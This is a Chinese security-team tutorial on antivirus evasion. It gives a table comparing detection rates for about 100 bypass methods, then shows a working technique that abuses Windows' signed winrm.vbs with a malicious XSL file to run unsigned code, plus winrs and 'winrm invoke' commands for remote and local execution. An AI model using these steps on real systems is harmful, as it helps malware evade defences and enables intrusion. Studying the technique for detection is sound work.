Author:VllTomFord@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：http://paper.TideSec.com 或团队公众号。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√

17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	C# 法4:CSC编译	33/71	√	√	√					√	√	√	√
53	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
54	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
55	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
56	py 法4:py+C编译	18/69		√	√					√	√	√	√
57	py 法5:xor编码	19/71	√	√	√					√	√	√	√
58	py 法6:aes加密	19/71	√	√	√					√	√	√	√
59	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
60	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√
61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√
62	ps 法2:SC加载	3/58	√	√	√	√	√	√	√	√	√	√	√

62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√
69	MSBuild 代码1	4/57	√	√	√		√	√		√	√	√	√
70	MSBuild 代码2	18/58	√	√	√				√		√	√	√
71	Msiexec 法1	22/60	√	√	√				√		√	√	√
72	InstallUtil.exe	3/68	√	√	√	√	√	√	√	√	√	√	√
73	Mshta.exe	26/58	√	√	√						√	√	√
74	Rundll32.exe	22/58			√						√	√	√
75	Regsvr32 法1	22/58			√						√	√	√
76	Regsvr32 法2	18/58		√	√			√	√	√	√	√	√
77	Cmstp.exe	21/57			√						√	√	√
78	ftp.exe	-	-	-	-	-	-	-	-	-	-	-	-
79	Regasm/Regsvcs.exe	-	-	-	-	-	-	-	-	-	-	-	-
80	Compiler.exe	-	-	-	-	-	-	-	-	-	-	-	-
81	MavInject.exe	-	-	-	-	-	-	-	-	-	-	-	-
82	presentationhost.exe	-	-	-	-	-	-	-	-	-	-	-	-
83	IEexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
84	winrm/slmgr.vbs	-	-	-	-	-	-	-	-	-	-	-	-
85	pubprn.vbs	-	-	-	-	-	-	-	-	-	-	-	-
86	Xwizard.exe	-	-	-	-	-	-	-	-	-	-	-	-
87	winword.exe	-	-	-	-	-	-	-	-	-	-	-	-
88	msdeloy.exe	-	-	-	-	-	-	-	-	-	-	-	-
89	psexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
90	WMIC.exe	-	-	-	-	-	-	-	-	-	-	-	-
91	SyncAppvPub~.vbs	-	-	-	-	-	-	-	-	-	-	-	-
92	Pcalua.exe	-	-	-	-	-	-	-	-	-	-	-	-
93	zipfldr.dll	-	-	-	-	-	-	-	-	-	-	-	-
94	Url.dll	-	-	-	-	-	-	-	-	-	-	-	-
95	DiskShadow.exe	-	-	-	-	-	-	-	-	-	-	-	-
96	Odbcconf.exe	-	-	-	-	-	-	-	-	-	-	-	-
97	Forfiles.exe	-	-	-	-	-	-	-	-	-	-	-	-
98	Te.exe	-	-	-	-	-	-	-	-	-	-	-	-
99	CScript/WScript.exe	-	-	-	-	-	-	-	-	-	-	-	-
100	InfDefaultInstall.exe	-	-	-	-	-	-	-	-	-	-	-	-

本文目录：

- 免杀能力一览表
- 一、winrm.vbs绕过技术描述
- 二、白名单程序winrm.vbs执行payload
- 三、通过白名单程序winrm.vbs执行系统命令
  - 方式一：执行远程计算机命令
  - 方式二：执行本机计算机命令
- 四、参考链接

一、winrm.vbs绕过技术描述

winrm.vbs(System32中的Windows签名脚本)能够使用和执行攻击者控制的XSL，而XSL不受“enlightened script host”的限制，导致任意的、无签名的代码执行。

winrm.vbs文件位置：

```
C:\windows\system32\winrm.vbs
C:\windows\SysWOW64\winrm.vbs
```

当向winrm.vbs提供 `“-format:pretty”` 或 `“-format:text”` 参数时，它会将 `WsmPty.xsl` 或 `WsmTxt.xsl` 分别从 `cscript.exe` 所在的目录中取出。这意味着，如果攻击者将cscript.exe复制到攻击者控制的恶意XSL所在的位置，则将执行任意未签名代码。这个问题实际上与Casey Smith的wmic.exe技术完全相同。

二、白名单程序winrm.vbs执行payload

工作流程如下：

1、将恶意的WsmPty.xsl或WsmTxt.xsl放置到攻击者控制的位置。

2、将cscript.exe(或使用wcript.exe和后面描述的技巧)复制到同一位置。

3、执行winrm.vbs，使用“-format”开关，指定“pretty”或“text”，具体取决于哪个.XSL文件被删除，WsmPty.xsl或 WsmTxt.xsl。

下面是一个“恶意”XSL的例子，它可以放置到攻击者控制的目录中(在这个例子中，是在C:BypassDir/WsmPty.xsl中)：

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"></output>
 <ms:script implements-prefix="user" language="JScript">
 <![CDATA[
 var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
 ]]> </ms:script>
</stylesheet>
```

WsmPty.xsl的正确武器化可能包括嵌入式DotNetToJScript payload，从而导致执行任意的未签名代码。

```
mkdir %SystemDrive%BypassDir
copy %windir%\System32\cscript.exe %SystemDrive%BypassDir
%SystemDrive%BypassDir\cscript.exe //nologo
%windir%\System32\winrm.vbs get wmicimv2/Win32_Process?Handle=4 -
format:pretty
```

效果如图：

三、通过白名单程序winrm.vbs执行系统命令

方式一：执行远程计算机命令

前提：必须处于同一域内的两台计算机

Web服务管理协议（WS-Management，Web Services-Management）是一种基于SOAP协议的DMTF开放标准，用于对服务器等网络设备以及各种Web应用程序进行管理。而WinRM（Windows Remote Management）是Windows对WS-Management的实现，WinRM允许远程用户使用工具和脚本对Windows服务器进行管理并获取数据。并且WinRM服务自Windows Vista开始成为Windows的默认组件，在运行与启动上有以下几个特点：

- 在Windows Vista上必须手动启动WinRM服务，但从Windows Server 2008开始，WinRM服务自动启动。
- 默认情况下，虽然WinRM服务后台已经运行，但并不开启监听模式，因此无法接受和发送数据。
- 使用WinRM提供的 `quickconfig` 对WinRM进行配置后，Windows将开启监听并打开HTTP及HTTPS监听端口，同时Windows防火墙生成这两个端口的例外。

WinRM的组件主要由以下几部分构成：

- WinRM Scritping API：提供给外部的用于执行管理操作的接口。
- winrm.cmd和winrm.vbs：系统内置的用于配置WinRM的命令行工具，基于VBS脚本并使用了- WinRM Scritping API。
- winrs.exe：基于命令行的工具，此工具作为客户端使用，用于远程连接运行WinRM的服务器并执行大多数的cmd命令。

关于WinRM环境的配置可以参考：https://docs.microsoft.com/en-us/windows/win32/winrm/installation-and-configuration-for-windows-remote-management

配置步骤：

1、在命令行中执行 `winrm quickconfig` 对WinRM进行首次（默认）配置；

```
C:\Users\Administrator>winrm quickconfig
已在此计算机上运行 WinRM 服务。
WinRM 没有设置成为了管理此计算机而允许对其进行远程访问。
必须进行以下更改:

启用 WinRM 防火墙异常。
配置 LocalAccountTokenFilterPolicy 以远程向本地用户授予管理权限。

执行这些更改吗[y/n]? y

WinRM 已经进行了更新，以用于远程管理。

WinRM 防火墙异常已启用。
已配置 LocalAccountTokenFilterPolicy 以远程向本地用户授予管理权限。
```

2、WinRM服务已经开始监听5985/TCP（WinRM2.0开始，WinRM服务的HTTP默认监听端口由原来的80/TCP变更为5985/TCP）端口并等待远程主机进行访问，通过`winrm enumerate winrm/config/listener`查看WinRM服务当前的配置情况：

```
C:\Users\Administrator>winrm enumerate winrm/config/listener
Listener
    Address = *
    Transport = HTTP
    Port = 5985
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 127.0.0.1, 169.254.62.79, 169.254.89.63, 169.254.133.112, 169.254.142.103, 169.254.177.183, 169.254.193.212, 172.16.111.145,
 fe80::1009:b076:e48b:8570%5, fe80::619e:c12b:16b5:c1d4%8, fe80::75b3:7143:5af2:abd3%13, fe80::78e8:f518:4b68:96fc%10, fe80::80b8:df8:2428:8e6
d0ab:c61d:40e5%16, fe80::b90d:2087:6593:593f%18, fe80::dd99:60b0:61e4:3e4f%3, fe80::eddd:fef1:bc28:b1b7%15
```

3、以此配置为例，此时远程主机已经可以通过WS-Management协议访问http://172.16.111.145/wsman连接当前服务器的WinRM服务。不过，WinRM只允许当前域用户或者处于本机TrustedHosts列表中的远程主机进行访问。

因此在连接之前，还需要确保发起连接的主机与当前服务器处于同一域或者两台主机的WinRM服务TrustedHosts中必须存在对方主机的IP或主机名，这里类似于一个白名单机制。我们可以执行`winrm set winrm/config/client @{TrustedHosts="*"}`手动配置当前服务器允许被任意主机连接：


```
C:\Users\Administrator>winrm set winrm/config/client @{TrustedHosts="*"}
Client
    NetworkDelayms = 5000
    URLPrefix = wsman
    AllowUnencrypted = false
    Auth
        Basic = true
        Digest = true
        Kerberos = true
        Negotiate = true
        Certificate = true
        CredSSP = false
    DefaultPorts
        HTTP = 5985
        HTTPS = 5986
    TrustedHosts = *
```

4、在本地Windows主机上也进行相同的设置，允许连接任意Windows主机。接着，使用winrs客户端连接这台Windows服务器即可直接执行系统命令，例如运行 `winrs -r:http://10.0.83.30:5985 -u:administrator -p:123456 ipconfig` 得到网络配置信息：

```
C:\Users\Administrator>winrs -r:http://172.16.111.145:5985 -u:administrator -p:1qaz@WSX ipconfig

Windows IP 配置


以太网适配器 以太网:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 以太网 3:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 VirtualBox Host-Only Network:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::75b3:7143:5af2:abd3%13
   IPv4 地址 . . . . . . . . . . . . : 192.168.56.1
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :

无线局域网适配器 本地连接* 1:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
```

方式二：执行本机计算机命令

在winrm.vbs的参数选项中有一个 `invoke` 参数，此操作允许使用WinRM对目标对象执行特定的方法。执行命令 `winrm invoke Create wmicimv2/win32_process @{CommandLine="calc.exe"}` 将会在本地弹出计算器：



四、参考链接

http://sunu11.com/2019/09/02/Command execution under windows/

https://github.com/api0cradle/LOLBAS/blob/3ea62e5e06a980d31412954210064cf0394700fa/OSScripts/Winrm.md

https://www.anquanke.com/post/id/151711

https://0x0c.cc/2019/09/25/内网横移之WinRM/

https://www.anquanke.com/post/id/151711